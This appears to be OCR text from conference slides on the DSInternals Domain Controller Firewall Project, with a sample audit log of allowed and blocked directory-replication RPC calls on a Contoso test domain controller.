



MachineName	TimeCreated	Allowed	User	Protocol	Operation	Transport	IPAddress	AuthType	AuthLevel
CONTOSO-DC2.contoso.com	6/26/2025 6:47:22 PM	True	contoso\CONTOSO-DC$	MS-DRSR (drsuapi)	IDL_DRSGetNCChanges	ncacn_ip_tcp	10.213.0.3	Kerberos	PacketPrivacy
CONTOSO-DC2.contoso.com	6/26/2025 6:40:25 PM	False	contoso\Admin	MS-DRSR (drsuapi)	IDL_DRSGetNCChanges	ncacn_ip_tcp	10.213.0.6	Negotia...	PacketPrivacy
CONTOSO-DC2.contoso.com	6/3/2025 11:07:05 A...	False	contoso\Admin	MS-SCMR	15	ncacn_np		None	Default
CONTOSO-DC2.contoso.com	5/28/2025 11:16:05...	False	contoso\Admin	MS-DRSR (drsuapi)	IDL_DRSGetNCChanges	ncacn_ip_tcp	10.213.0.6	Negotia...	PacketPrivacy
CONTOSO-DC2.contoso.com	5/28/2025 11:14:37...	True	contoso\CONTOSO-DC$	MS-DRSR (drsuapi)	IDL_DRSGetNCChanges	ncacn_ip_tcp	10.213.0.3	Negotia...	PacketPrivacy
CONTOSO-DC2.contoso.com	5/28/2025 11:13:23...	True	contoso\Admin	MS-DRSR (drsuapi)	IDL_DRSGetNCChanges	ncacn_ip_tcp	10.213.0.6	Negotia...	PacketPrivacy
CONTOSO-DC2.contoso.com	5/28/2025 11:12:13...	False	contoso\Admin	MS-DRSR (drsuapi)	IDL_DRSGetNCChanges	ncacn_ip_tcp	10.213.0.6	Negotia...	PacketPrivacy
CONTOSO-DC2.contoso.com	5/28/2025 11:12:10...	False	contoso\Admin	MS-DRSR (drsuapi)	IDL_DRSGetNCChanges	ncacn_ip_tcp	10.213.0.6	Negotia...	PacketPrivacy
CONTOSO-DC2.contoso.com	5/28/2025 11:10:32...	False	contoso\CONTOSO-DC$	MS-DRSR (drsuapi)	0	ncacn_ip_tcp	10.213.0.3	Kerberos	PacketPrivacy
CONTOSO-DC2.contoso.com	5/28/2025 11:10:12...	False	contoso\CONTOSO-DC$	MS-DRSR (drsuapi)	0	ncacn_ip_tcp	10.213.0.3	Kerberos	PacketPrivacy
CONTOSO-DC2.contoso.com	5/28/2025 11:10:12...	False	contoso\CONTOSO-DC$	MS-DRSR (drsuapi)	2	ncacn_ip_tcp	10.213.0.3	Kerberos	PacketPrivacy
CONTOSO-DC2.contoso.com	5/28/2025 11:09:56...	False	contoso\CONTOSO-DC$	MS-DRSR (drsuapi)	0	ncacn_ip_tcp	10.213.0.3	Negotia...	PacketPrivacy

Trust: Deterministic Builds and Signed Artifacts



Domain Controller Firewall Project





firewall.dsinternals.com

HYBRID IDENTITY PROTECTION conf25 CHARLESTON

SPECTEROPS

HYBRID IDENTITY PROTECTION conf25

CHARLESTON

Questions?

HYBRID
IDENTITY
PROTECTION

conf25

CHARLESTON